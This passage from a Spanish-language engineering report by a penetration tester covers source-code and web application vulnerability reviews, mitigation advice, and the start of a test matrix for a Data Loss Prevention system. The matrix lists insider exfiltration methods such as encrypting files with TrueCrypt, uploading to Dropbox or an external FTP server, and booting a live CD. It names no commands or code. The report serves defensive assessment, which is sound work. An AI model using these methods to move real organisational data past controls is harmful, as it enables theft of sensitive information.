



**UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO**

**FACULTAD DE INGENIERÍA**

**PRUEBAS DE PENETRACIÓN  
INTERNA A CORPORATIVO  
DE TIENDAS DE  
AUTOSERVICIO**

**INFORME DE ACTIVIDADES PROFESIONALES**

Que para obtener el título de  
**Ingeniero en Computación**

**P R E S E N T A**

Héctor Yaotzin Rodríguez Lamas

**ASESOR DE INFORME**

M.C. María Jaquelina López Barrientos



**Ciudad Universitaria, Cd. Mx., 2017**

# DEDICATORIAS

# AGRADECIMIENTOS

# Contenido

---

Contenido	4
1. Introducción	6
1.1 Trayectoria estudiantil	6
1.2 Trayectoria laboral	6
1.3 Historia laboral en Sm4rt	7
2. Proyectos laborales realizados	10
2.1 Revisión de código fuente	10
2.1.1 Objetivo	10
2.1.2 Actividades	10
2.1.3 Resultados	10
2.1.4 Fechas	13
2.2 Revisión de aplicaciones	13
2.2.1 Objetivo	13
2.2.2 Actividades	13
2.2.3 Resultados	14
2.2.4 Fechas	21
2.3 Prueba a Data Loss Prevention	22
2.3.1 Objetivo	22
2.3.2 Actividades	22
2.3.3 Resultados	24
2.3.4 Fechas	28
3. Prueba de penetración interna: marco teórico	29
3.1 Metodología	29
3.1.1 Identificación	30
3.1.2 Reconocimiento	30
3.1.3 Análisis y explotación de vulnerabilidades	30
3.1.4 Expansión de influencia	31
3.2 Estrategia	31
3.3 Herramientas y Técnicas	31
3.4 Políticas y Procedimientos	32
3.5 Escala de medición	32
3.6 Diagnóstico	34

3.7	Mitigación	34
3.8	Recomendaciones	35
4.	Pruebas de penetración interna a corporativo de tiendas de autoservicio	36
4.1	Introducción	36
4.1.1	Contexto	37
4.2	Bases de la prueba	37
4.2.1	Objetivo	37
4.2.2	Objetivos principales	37
4.2.3	Las pruebas fueron realizadas bajo las siguientes condiciones:	37
4.3	Pruebas realizadas	38
4.4	Planeación	38
4.5	Detalle técnico de resultados	38
4.5.1	Resultados	38
4.5.2	Detalle por objetivo	64
4.5.3	Acciones de mitigación	67
4.5.4	Anexos	70
	Conclusiones	98
	Glosario	99
	Fuentes de información	101

# 1. Introducción

*Este capítulo abarca mi trayectoria estudiantil y laboral hasta la incorporación a Sm4rt Security Services.*

## 1.1 Trayectoria estudiantil

Desde siempre me interesó saber el funcionamiento de los aparatos electrónicos, aprender de ellos y saber su funcionamiento a nivel usuario en un principio, pero yo quería saber más. En el Colegio de Ciencias y Humanidades plantel Sur decidí ingresar al módulo de las ciencias físico - matemáticas y de las ingenierías en donde la materia que más me gustó fue cibernética y computación.

Al entrar a la Facultad de Ingeniería en la carrera de Ingeniería en Computación mi sorpresa fue que solo llevaba una materia enfocada en la carrera de computación y las demás materias eran matemáticas y esto sucedía durante los primeros 4 semestres de la carrera, materias que aunque muchas veces no son directamente aplicadas, en un futuro serían la base de mi pensamiento como ingeniero.

La Facultad de Ingeniería pone a disposición de los alumnos diversas actividades, como retos, concursos, diplomados, asesorías, cursos intersemestrales. En mi caso y debido a mi enfoque en el módulo de seguridad y redes ingresé al proceso de selección del programa de certificación CCNA Exploration, en el cual fui seleccionado. Este programa me ayudó a dar los primeros pasos del autoestudio, de la capacitación constante, de saber lo que es presentar exámenes semanales, de saber qué es y en qué consiste una certificación, además de abrir las puertas de mis trabajos, ya que si bien los primeros trabajos no fueron enfocados al área de redes las empresas lo tomaron en cuenta para la selección de candidatos al puesto por el cual competía.

La vida dentro de la UNAM siempre me fue muy grata, las diferentes actividades deportivas con las que cuenta nuestra máxima casa de estudios, los eventos culturales, el campus en general y la gran cantidad de personas que puedes conocer. La UNAM tiene muchas cosas que no encontraremos en otro lugar, instalaciones, bibliotecas, áreas recreativas, centros culturales, exposiciones, museos, personas, profesores, maestros y calidad educativa que en pocos lados se pueden observar en un mismo lugar.

## 1.2 Trayectoria laboral

Desde el segundo semestre de la carrera comencé a laborar, mi primer empleo fue en SixFlags México, primero en algo no relacionado a mi carrera, mi puesto era el de Agente de Loss Prevention, sin embargo, las materias de ciencias básicas me ayudaron a realizar mejor mi trabajo para posteriormente ingresar al área de sistemas de la misma compañía.

Entrar a trabajar al área de sistemas de SixFlags México supuso un crecimiento a nivel profesional ya que pude poner en práctica los conocimientos teóricos que adquirí dentro la Facultad de Ingeniería,

específicamente de las materias de redes de datos, sistemas operativos y administración de redes, además de la certificación de Cisco impartida en la Facultad de Ingeniería, ya que SixFlags México utiliza estos equipos de comunicaciones.

Al egresar de la carrera contaba con una experiencia de más de 4 años en distintos puestos de la ingeniería, soporte técnico de primer nivel, administración de almacenamiento mainframe y soporte técnico de segundo nivel en almacenamiento. En mi experiencia estudiantil y laboral, la carrera de Ingeniería en Computación te da los principios básicos y necesarios para desarrollarte en cualquier campo, pero debido a las diversas tecnologías y al cambio constante de éstas, existe mayor dificultad para ingresar en ellas, las empresas piden constantemente personal ya capacitado y con experiencia, sin embargo los conocimientos te los proporciona la carrera y es necesario el autoestudio constante en el tema de interés que más te agrada, sin dejar de lado los cursos adicionales que puedes tomar dentro de la Facultad de Ingeniería.

### 1.3 Historia laboral en Sm4rt

Sm4rt Security Services es una empresa altamente especializada en el diagnóstico y la solución de problemas de seguridad informática, que fue adquirida en 2014 por Grupo Kio Networks, corporativo mexicano que ofrece servicios de tecnologías de información de misión crítica en México, América Latina y España.

Sm4rt nace como respuesta a una necesidad de las grandes empresas por garantizar la seguridad de su información y retomar la gestión de sus riesgos. Esta necesidad ha crecido en los últimos años debido al incremento exponencial en ataques y robos de información a empresas e instituciones. Dichas necesidades se conjuntaron con la pasión de varios expertos en tecnología, dando como resultado la creación de Sm4rt hacia finales del 2003.

El organigrama general de la empresa se muestra en la figura 1.1



Figura 1.1 Organigrama Sm4rt

Dentro de los principales servicios del portafolio de Sm4rt están diagnóstico de vulnerabilidades, implementación de equipos de seguridad, security operations center (SOC), administración de riesgos y mitigación de vulnerabilidades.

En febrero de 2015 ingresé a laborar a Sm4rt después de haber realizado satisfactoriamente las entrevistas de trabajo con el personal de recursos humanos de la empresa. El puesto por el que competía inicialmente era de aprendiz de seguridad para laborar en el SOC, sin embargo, debido a la certificación CCNA y a mi experiencia laboral, el personal de recursos humanos decidió enviarme a la Dirección de Tecnologías en la Coordinación de Diagnóstico a realizar las entrevistas técnicas y competir por el puesto de Consultor de Seguridad Jr. Al ser seleccionado y en mis primeros días laborando en el área indicada me introdujeron a las principales plataformas que existen para conocimientos de vulnerabilidades, las fuentes confiables que reportan las vulnerabilidades y las herramientas que se ocupan para realizar las pruebas. A continuación, en la figura 1.2 se muestra el organigrama correspondiente a la Dirección de Tecnologías.




Figura 1.2 Organigrama Dirección de Tecnologías

La misión de mi área es la de proporcionar servicios completos, confiables y reales para diagnosticar el estado de la seguridad de los clientes de Sm4rt mediante los diferentes análisis existentes en el portafolio.

Los objetivos del área de diagnóstico son:

- Revisar la seguridad de los sistemas de los clientes para identificar vulnerabilidades.
- Administrar las vulnerabilidades identificadas.
- Realizar un análisis de riesgos para permitir la implantación y el desarrollo de la administración de riesgos.
- Conocer los niveles de seguridad y establecer mecanismos y procesos para medir los niveles de protección de información en las diferentes capas relacionadas a seguridad de la información.



- Realizar recomendaciones a los clientes para establecer altos niveles de seguridad alineados a sus procesos de negocio.
- Desarrollo de herramientas de uso interno.

Mis tareas como consultor Jr. de Seguridad son principalmente la atención de los diferentes proyectos que requieren realizar pruebas y descubrimiento de vulnerabilidades, como son:

- Pruebas de penetración internas y externas.
- Revisión de aplicaciones.
- Revisión de código fuente.
- Pruebas a sistemas y equipos de seguridad (firewall, DLP, entre otros).

Otras de mis tareas son apoyar en la capacitación y solución de dudas de los aprendices de seguridad informática, monitoreo de nuevas vulnerabilidades publicadas que afecten el software, las aplicaciones o la infraestructura de clientes de Sm4rt, creación de laboratorios y herramientas para realizar pruebas, monitoreo y formas de uso de nuevos exploits.

En Sm4rt he aprendido a ser autodidacta, que es una de las vertientes principales de las pruebas de penetración, debido a que cada sistema es diferente y las tecnologías que ocupa cada una de las empresas también lo es, se debe investigar constantemente. Otra de las cualidades que he desarrollado en mi estancia es la habilidad de pensar como administrador y actuar como atacante, de ello depende que mi trabajo sea exitoso.

En el tiempo que llevo laborando en la empresa he realizado 18 proyectos como se muestra en la tabla 1.1:

Tabla 1.1. Proyectos realizados

Cantidad	Tipo de proyecto
1	Revisión de código fuente
4	Revisión de aplicaciones
3	Prueba de penetración interna
3	Prueba de penetración externa
1	Prueba a Data Loss Prevention
6	Monitoreo de vulnerabilidades

Cada uno de los tipos de proyecto requiere de utilizar herramientas específicas con las cuales me apoyo para realizar las pruebas, algunas son de código abierto y algunas otras son software comercial, que me son proporcionadas por Sm4rt.

# 2. Proyectos laborales realizados

*A continuación, presento algunos de los proyectos en los que he estado involucrado en Sm4rt, que cuenta con múltiples servicios de diagnóstico.*

## 2.1 Revisión de código fuente

### 2.1.1 Objetivo

Revisar el código fuente de “Empresa1” para determinar las vulnerabilidades que tiene durante la programación. En este caso los lenguajes de programación fueron java y C.

### 2.1.2 Actividades

La “Empresa1”, propietaria del código fuente, contrata este servicio a Sm4rt. La empresa propietaria proporciona el código fuente a mi coordinador en una USB cifrada que Sm4rt proporciona a la empresa. Posteriormente mi coordinador ingresa el código fuente a través de una VPN a la herramienta Fortify propiedad de HP. Una vez que el código se encuentra cargado en la herramienta realiza una revisión estática y dinámica del código identificando los posibles agujeros de seguridad del código. Cada vulnerabilidad detectada es almacenada y calificada según la criticidad de la vulnerabilidad y la posible explotación de la misma. Después de la revisión de la herramienta Fortify mi labor es realizar la validación manual de cada vulnerabilidad detectada para corroborar las vulnerabilidades e identificar los falsos positivos que la herramienta llega a reportar.

Una vez terminada mi revisión realizo un reporte detallado con los siguientes puntos clave:

- Vulnerabilidad detectada.
- Criticidad de la vulnerabilidad detectada.
- Validación de las vulnerabilidades
- Ejemplo del código fuente de la empresa vulnerable.
- Mitigación de la vulnerabilidad.
- Ejemplo de código fuente para mitigación.

### 2.1.3 Resultados

#### 2.1.3.1 Revisión automatizada

La herramienta Fortify identificó las vulnerabilidades que se presentan en la tabla 2.1:

Tabla 2.1 Vulnerabilidades reportadas por Fortify

OWASP Top 10 2013	Críticas		Altas		Medias		Bajas	
	Reportadas	Confirmadas	Reportadas	Confirmadas	Reportadas	Confirmadas	Reportadas	Confirmadas
<b>A1 Injection</b>	12	0	216	0				
Log Forging	12	0						
XML Entity Expansion Injection			96	0				
XML External Entity Injection			120	0				
<b>A6 Sensitive Data Exposure</b>	19	0	26	0				
Password Management	2	0	22	0				
Privacy Violation	17	0						
Weak Encryption			4	0				
<b>A7 Missing Function Level Access Control</b>			82	0				
Weak SecurityManager Check			82	0				
<b>No relacionadas a OWASP Top 10 2013</b>	10	3						
Buffer Overflow	10	3						
Null Dereference	724	1						
Unreleased Resource	815	0						

Cookie Security							2	0
Total	10	3	0	0	0	0	0	0

\*OWASP: Open Web Application Security Project

### 2.1.3.2 Revisión manual

Durante la revisión manual que realicé validé las vulnerabilidades que se muestran a continuación:

#### Buffer Overflow

Impacto	Perfil del atacante	Nivel de acceso	OWASP Top 10
<b>Crítico</b>	Conocimiento en seguridad	Administración	N/A

El buffer overflow es un error que se produce cuando un programa no controla el ingreso de datos que una variable o arreglo pueden soportar, esto ocasiona la sobrescritura de la variable o arreglo incluyendo el apuntador de retorno de la variable, de modo que al retornar la función puede transferir el control de flujo del programa a código malicioso del atacante.

#### Fuentes afectadas

- BA\Empresa1\v00100\Empresa1.c\main():369
- BA\Empresa1\v00100\Empresa1.c\getParam():1340
- BA\Empresa1\v00100\Empresa1.c\main():231

#### Recomendaciones

Manejar validaciones en los que se delimite tanto el número de argumentos como el número de caracteres que se van a copiar a un arreglo o variable.

#### Null Dereference

Impacto	Perfil del atacante	Nivel de acceso
<b>Alto</b>	Conocimiento en Seguridad	Operación

Se considera que **Null Dereference** representa un riesgo alto debido a que se puede cambiar el apuntador que se encuentra en una referencia nula y así pasar por alto la lógica de seguridad del programa y revelar información sensible acerca de éste para ataques posteriores.

### Fuentes afectadas

- BA\AplicaciónenJava\src\BancoLocalServer\src\main\java\com\Empresa1\fimpe\Banco\localserver\utils\ProcessResultDeserializer.java\deserialize(): 35

### Recomendaciones

- Cada que se crea un objeto es recomendable inicializarlo al mismo tiempo, ya que por algún descuido se podría omitir el segundo paso y dejar el objeto con una referencia nula, ocasionando problemas de memoria en la aplicación.
- En caso de manejar asignaciones de memoria durante el código, es recomendable manejar bloques de código try-catch para asegurar un manejo correcto de errores durante la aplicación. Cabe mencionar que se debe hacer un uso restringido de ellos.

## 2.1.4 Fechas

Este proyecto tuvo una duración de dos semanas comenzando el día 7 de febrero de 2015 y finalizando el día 18 de febrero de 2015

## 2.2 Revisión de aplicaciones

### 2.2.1 Objetivo

Consiste en realizar un análisis de vulnerabilidades con la finalidad de identificar los puntos y/o datos de entrada de una aplicación, así como las vulnerabilidades que pudiera aprovechar un atacante interno que disponga de la suficiente información sobre las aplicaciones, la tecnología, la infraestructura de red o los sistemas de información de “Empresa2”.

### 2.2.2 Actividades

Para realizar la revisión de aplicaciones el cliente, “Empresa2”, proporcionó las siguientes direcciones IP a mi coordinador:

- 172.16.11.8
- 172.16.11.9
- 172.16.11.13
- 172.16.11.15
- 172.16.11.17
- 172.16.11.18
- 172.16.11.70
- 172.16.11.71

Posteriormente me encargué de verificar que tipo sistema operativo maneja, que servidor web emplea, entre otras características para crear un perfil en la herramienta Acunetix. Después ejecuté la herramienta de escaneo de vulnerabilidades Acunetix sobre las direcciones IP que “Empresa2” proporcionó.

Acunetix tiene la capacidad de detectar vulnerabilidades del entorno aplicativo, así como de la infraestructura que lo soporta, que permiten que un atacante controle o acceda a datos confidenciales o sensibles.

- Configuración incorrecta (parches faltantes, actualización, entre otros).
- Contraseñas predeterminadas, comunes y/o en blanco.
- Tiene la posibilidad de lanzar ataques de diccionario y de denegación de servicio.
- Inyección de código.

Terminado el escaneo de vulnerabilidades repliqué las vulnerabilidades que la herramienta arrojó y descarté los falsos positivos para posteriormente elaborar un reporte detallado en donde identifiqué los siguientes puntos:

- Vulnerabilidad detectada.
- Criticidad de la vulnerabilidad detectada.
- Validación de las vulnerabilidades
- Ejemplo la vulnerabilidad en la aplicación de “Empresa2”
- Mitigación de la vulnerabilidad.

## 2.2.3 Resultados

Las vulnerabilidades las dividí en dos partes para que “Empresa2” tuviera un mejor entendimiento.

### 2.2.3.1 Vulnerabilidades relativas a la aplicación

Las vulnerabilidades detectadas en las aplicaciones, tanto reportadas por la herramienta como las validadas por mí y clasificadas según el Top 10 de OWASP 2013 se muestran a continuación en la tabla 2.2:

Tabla 2.2 Vulnerabilidades detectadas en las aplicaciones

OWASP Top 10 2013	Altas		Medias		Bajas		Informativas	
	Reportadas	Confirmadas	Reportadas	Confirmadas	Reportadas	Confirmadas	Reportadas	Confirmadas
<b>A1 Injection</b>	2	0			30	21		
File upload					30	21		

OWASP Top 10 2013	Altas		Medias		Bajas		Informativas	
	Reportadas	Confirmadas	Reportadas	Confirmadas	Reportadas	Confirmadas	Reportadas	Confirmadas
Unicode transformation issues	2	0						
<b>A2-Broken Authentication and Session Management</b>					191	125	26	13
Login page password-guessing attack					8	5		
Password type input with auto-complete enabled							25	13
Possible username or password disclosure							1	0
Session Cookie without HttpOnly flag set					77	53		
Session Cookie without Secure flag set					101	67		
User credentials are sent in clear text			6	6				
<b>A3-Cross-Site Scripting (XSS)</b>	11	0						
Cross-site Scripting	11	0						
<b>A5-Security Misconfiguration</b>	64	6	1138	146	143	2	643	0
ASP.NET padding oracle vulnerability	64	6						
ASP.NET debugging enabled					31	2		
Application error message			178	77				
Content type is not specified							3	0
Error message on page			955	339				
Files listed in robots.txt but not linked							640	0
Possible debug parameter found			5	0				
Slow response time					112	0		
<b>A6 Sensitive Data Exposure</b>	2	2	353	204	21	3	90	19
Directory listing			99	5				
Email address found							19	6

OWASP Top 10 2013	Altas		Medias		Bajas		Informativas	
	Reportadas	Confirmadas	Reportadas	Confirmadas	Reportadas	Confirmadas	Reportadas	Confirmadas
Microsoft Office possible sensitive information							31	0
Possible internal IP address disclosure							39	13
Possible sensitive directories					19	3		
Possible server path disclosure (Windows)							1	0
Sensitive data not encrypted					2	0		
Unencrypted __VIEWSTATE parameter			254	199				
Vulnerable Javascript library	2	2						
<b>A8-Cross-Site Request Forgery</b>			<b>2</b>	<b>0</b>				
HTML form without CSRF protection			2	0				
<b>A10-Unvalidated Redirects and Forwards</b>					<b>33</b>	<b>33</b>		
Clickjacking: X-Frame-Options header missing					33	33		
<b>Vulnerabilidades ajenas a TOP 10 OWASP</b>							<b>1782</b>	<b>7</b>
Broken links							583	7
GHDB: Possible server upload portal							1	0
GHDB: IIS 4.0 server							540	0
GHDB: IIS server							510	0
GHDB: Typical login page							37	0
GHDB: Frontpage extensions for Unix							105	0
GHDB: Possible ASP.NET sensitive file							2	0
GHDB: Possible temporary file/directory							3	0
GHDB: Postscript file							1	0
Total	<b>79</b>	<b>8</b>	<b>1499</b>	<b>626</b>	<b>413</b>	<b>184</b>	<b>2541</b>	<b>39</b>



### 2.2.3.2 Vulnerabilidades relativas a la infraestructura

Las vulnerabilidades detectadas en la infraestructura, tanto reportadas por la herramienta como las validadas por mí y clasificadas según el Top 10 de OWASP 2013 se muestran a continuación en la tabla 2.3:

Tabla 2.3 Vulnerabilidades detectadas en la infraestructura

OWASP Top 10 2013	Altas		Medias		Bajas		Informativas	
	Reportadas	Confirmadas	Reportadas	Confirmadas	Reportadas	Confirmadas	Reportadas	Confirmadas
<b>A6 - Sensitive Data Exposure</b>	44	44						
Microsoft IIS tilde directory enumeration	44	44						
<b>A9 - Using Components with Known Vulnerabilities</b>			231	128	128	107		
OPTIONS method is enabled					104	104		
SSL certificate public key less than 2048 bit			75	75				
SSL weak cipher			72	72				
TLS1/SSLv3 Renegotiation Vulnerability			53	53				
Web Application Firewall detected			6	6				
WebDav directory listening			25	15				
WebDav Directory with write permissions	9	4						
WebDav enabled					24	3		
WebDav remote code execution	9	4						
Total	62	52	231	221	128	107	0	0

### 2.2.3.3 Recomendaciones

Estas son las recomendaciones que proporcionamos a “Empresa2” para realizar la mitigación de las vulnerabilidades detectadas y validadas.

### ASP.NET debugging enabled

Para evitar la afectación tanto en el rendimiento como en la seguridad, es una buena práctica permitir la depuración solo cuando el desarrollador se encuentre realizando pruebas interactivas para resolver problemas, en caso contrario se recomienda mantener deshabilitada esta opción.

El siguiente artículo describe el proceso para deshabilitar la depuración de una aplicación ASP.NET:

- <https://support.microsoft.com/en-us/kb/815157>

### Broken links

Una buena práctica que recomendamos es retirar los enlaces que no se encuentren en uso o en su defecto direccionar el enlace a una página que sea accesible.

### Clickjacking: X-Frame-Options header missing

Existen dos formas principales de prevenir clickjacking:

- Envío de las cabeceras de respuesta apropiadas X-Frame-Options HTTP que instruyen al navegador para que no permita el enmarcado de otros dominios.

Existen tres posibles valores para X-Frame-Options:

- DENY: La página no se puede mostrar en un marco, con independencia del lugar de intentar hacerlo.
  - SAMEORIGIN: La página sólo se puede mostrar en un marco en el mismo origen que la propia página.
  - ALLOW-FROM uri: La página sólo se puede mostrar en un marco en el origen especificado.
- 
- El empleo de código defensivo en la interfaz de usuario para garantizar que el marco actual es la ventana de un nivel superior.

### Email address found

Existen algunas medidas de seguridad para proteger direcciones de correo electrónico insertadas en páginas web, una de ellas para evitar ser víctima de empresas generadoras de spam es la siguiente:

- Mostrar la dirección de correo electrónico en una figura, esto es indetectable para un robot que intente escanear la página y no altera la visión del mismo.

## File upload

### Recomendaciones generales de mitigación.

- Restringir los tipos de archivos que aceptados para la carga: comprobar la extensión del archivo y sólo permitir las extensiones necesarias.
- Utilizar una lista blanca de extensiones de archivos en lugar de una lista negra, además de comprobar si hay extensiones dobles como .php.png.
- Cambiar los permisos en la carpeta de cargas, de modo que los archivos dentro de ella no puedan ser ejecutados y en caso de ser posible, cambiar el nombre de los archivos que son cargados.

### Login page password-guessing attack

- A continuación, se muestran diferentes formas de mitigación a este ataque.
- Una solución es insertar pausas aleatorias al comprobar una contraseña. Añadiendo una pausa se puede retrasar el ataque de fuerza bruta y esto no molestará a los usuarios legítimos que inician la sesión en sus cuentas.
- Usar un CAPTCHA para prevenir ataques automatizados.

### Mal manejo de errores en aplicaciones y páginas web

Una buena práctica para evitar esta vulnerabilidad, es crear una ventana de error por defecto para todas las posibles condiciones que puedan existir, en la que no se muestre ningún tipo de información sensible acerca del código fuente, sistema, infraestructura tanto física como virtual, o framework utilizado para el desarrollo de la aplicación.

### Microsoft IIS tilde directory enumeration

Para mitigar la enumeración de archivos o directorios en IIS se deberá:

Deshabilitar la creación de nombres en formato 8.3 en todas las particiones NTFS del sistema, para esto se deberá modificar la siguiente entrada en el registro de Windows:

- Cambiar el valor del registro  
“HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisable8dot3NameCreation” al valor de 1.
- Reiniciar el sistema.
- Reubicar todos los archivos de la aplicación en un nuevo directorio.
- Actualizar las versiones de Microsoft IIS y .Net Framework a las últimas versiones.
- Habilitar el manejo de errores en el archivo de configuración web.conf.

### OPTIONS method is enabled

Desactivar este método del servidor web es recomendable debido a que expone información de carácter sensible sobre el protocolo HTTP. Este método no es necesario para el correcto funcionamiento de la aplicación.

### Possible sensitive directories

Recomendamos evitar que los directorios contenidos en el servidor web sean visibles desde la aplicación, esto con la finalidad de no mostrar información que no es necesaria para el usuario y un atacante no tenga acceso a dichos directorios.

### Session Cookie without HttpOnly flag set

Recomendamos habilitar la bandera, con la finalidad de evitar un posible robo de sesión. La forma de habilitar dicha bandera es ingresando al archivo de configuración web.config la siguiente línea:

- `<httpCookies httpOnlyCookies="true" ...>`

De igual manera se puede asignar el valor de la bandera HTTPOnly en el código de la página web. En caso de ser un servidor con PHP, se puede especificar este valor mediante el método **setcookie()**; que recibe los valores: name, value, expire, path domain, secure y httponly.

### Session Cookie without HttpOnly Secure flag set

Recomendaciones generales de mitigación.

- De ser posible, se deberá establecer la bandera de aseguramiento (Secure Flag) a la cookie ASP.NET\_SessionId.

### SSL certificate public key less than 2048 bit

En caso de requerir el uso del protocolo SSL, se recomienda aumentar la longitud de la llave pública del certificado a 2048 bits o mayor para reforzar la seguridad. De lo contrario se recomienda la discontinuación de su uso, y en su lugar utilizar el protocolo de cifrado TLSv1.2 como mínimo.

### SSL weak ciphers

Deshabilitar el uso de certificados con protocolo SSL en cualquiera de sus versiones y en su lugar utilizar el protocolo de cifrado TLSv1.2 como mínimo.

### TLS1/SSLv3 Renegotiation vulnerability

Esta vulnerabilidad se presenta en el diseño del protocolo, por lo que se recomienda deshabilitar el uso de certificados con protocolo SSL en cualquiera de sus versiones y en su lugar utilizar el protocolo de cifrado TLSv1.2 como mínimo.

### Unencrypted \_\_VIEWSTATE parameter

Recomendamos agregar un algoritmo de cifrado simétrico como 3DES, este se encarga de realizar la validación correspondiente y dar las instrucciones para que ASP.NET cifre el parámetro. Esta instrucción puede incluirse en el archivo web.Config, para ello se debe escribir el siguiente código debajo de la línea <system.web>:

- <machineKey validation="3DES"/>

### WebDAV directory listing

Recomendamos evitar que los directorios WebDav del servidor web sean listados desde la aplicación, esto con la finalidad de no mostrar información que normalmente no es visible desde la aplicación.

### WebDAV directory with write permissions and remote code execution.

Restringir el acceso para el método PUT o en caso de no ser utilizando, considere su desactivación para evitar la escritura remota, en el siguiente enlace se muestra el procedimiento para la configuración de permisos sobre WebDAV:

- <https://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/0baacfad-016a-4100-8357-dce7c4abc867.mspx?mfr=true>

### WebDAV enabled

Si no se encuentra utilizando esta extensión del protocolo HTTP, se recomienda deshabilitarla o en su defecto crear una lista blanca de los usuarios permitidos para su uso.

## 2.2.4 Fechas

La revisión de la aplicación comenzó el día 11 de marzo de 2015 y finalizó el día 26 de mayo de 2015.

## 2.3 Prueba a Data Loss Prevention

### 2.3.1 Objetivo

Evaluar la preparación del sistema Data Loss Prevention de “Empresa3”, para detectar robo o manipulación de información de alto riesgo para la organización.

Para esto se definieron varios escenarios que emulan a un usuario y a un atacante que se encuentran dentro de la red de “Empresa3” tratando de obtener información sensible.

### 2.3.2 Actividades

Se establecimos mi coordinador y yo una matriz de pruebas dividida en dos campos. En el primer campo se definieron pruebas que un usuario común realiza día con día y medios de comunicación utilizados frecuentemente por ellos. En el segundo campo se establecimos pruebas sofisticadas de un usuario malintencionado con experiencia en el robo de la información.

En la tabla 2.4 se muestra la matriz correspondiente.

Tabla 2.4 Descripción de las pruebas

Prueba	Descripción
Copia de información a otro documento	La información contenida en los documentos es copiada a otros documentos del mismo tipo de aplicación de origen.
Modificación de un documento	Se realiza la modificación del contenido de un documento dentro de la misma aplicación y es salvado.
Copiar información a una memoria USB	Los archivos son copiados desde un equipo de cómputo a una memoria USB.
Copiar información a una memoria SD	Los archivos son copiados desde un equipo de cómputo a una memoria SD.
Comprimir documento con WinRAR con contraseña a USB	Los documentos se comprimen en un archivo WinRAR con contraseña y posteriormente son copiados a una memoria USB.
Copiar información a un equipo celular por medio de cable USB	Los archivos son copiados desde el equipo de cómputo a un equipo telefónico por medio de la conexión por cable USB.
Copiar información a un equipo celular por medio de bluetooth	Los documentos son enviados desde el equipo de cómputo por medio de bluetooth a un equipo celular.
Envío de documentos por mail	Se envían los archivos por correo electrónico.
Google Drive	Los documentos son cargados a la aplicación Google Drive.
Dropbox	Los documentos son cargados a la aplicación Dropbox.
Skype	Los archivos son enviados por medio de la aplicación Skype.
TeamViewer	Se realiza una conexión remota entre dos equipos de cómputo y los archivos son copiados por medio de la aplicación TeamViewer.
FTP	Se realiza la conexión a un servidor FTP ajeno a “Empresa3” para realizar la carga de los archivos.

Prueba	Descripción
TFTP	Se realiza la conexión TFTP entre dos equipos de cómputo para realizar la copia de los archivos.
Conversión online del archivo	Los documentos se ingresan a una aplicación en internet para realizar la conversión a un documento tipo PDF.
Cambio de extensión al documento a SD	Se realiza un cambio de extensión a los documentos, para posteriormente ser copiados a una memoria SD.
Captura de pantalla (recortes)	Se realiza una captura de pantalla con la aplicación Recortes de Windows.
Copiar información a una memoria USB con documentos cifrados con trueCrypt	Se realiza el cifrado de los documentos con la aplicación TrueCrypt para después hacer una copia a una memoria USB.
Copiar información a una tarjeta SD con documentos cifrados con trueCrypt	Se realiza el cifrado de los documentos con la aplicación TrueCrypt para después hacer una copia a una memoria SD.
Copiar documento comprimido con Zip con contraseña a memoria USB	Los documentos se comprimen en un archivo Zip con contraseña y posteriormente son copiados a una memoria USB.
Copiar información a un equipo celular por medio de bluetooth con documentos cifrados con trueCrypt	Se realiza el cifrado de los documentos con la aplicación TrueCrypt para ser enviados por medio de bluetooth a un equipo celular.
Realizar una copia desde liveCD a memoria USB	Se inicia un liveCD con el sistema operativo Ubuntu, se accede a los documentos y se realiza una copia de los documentos sin cifrar a una memoria USB.
Realizar una copia a una máquina virtual	Se inicia una máquina virtual con el sistema operativo Kali Linux, se realiza el cifrado de los documentos con la aplicación TrueCrypt para posterior realizar la copia a la máquina virtual así como también se realiza la copia de los documentos sin cifrar a dicha máquina virtual.
Google Drive cifrado	Los documentos cifrados con la aplicación TrueCrypt son cargados a la aplicación Google Drive.
Dropbox cifrado	Los documentos cifrados con la aplicación TrueCrypt son cargados a la aplicación Dropbox.
Skype cifrado	Los archivos cifrados con la aplicación TrueCrypt son enviados por la aplicación Skype.
FTP cifrado	Se realiza la conexión a un servidor FTP ajeno a "Empresa3" para realizar la carga de los archivos cifrados con la aplicación TrueCrypt.
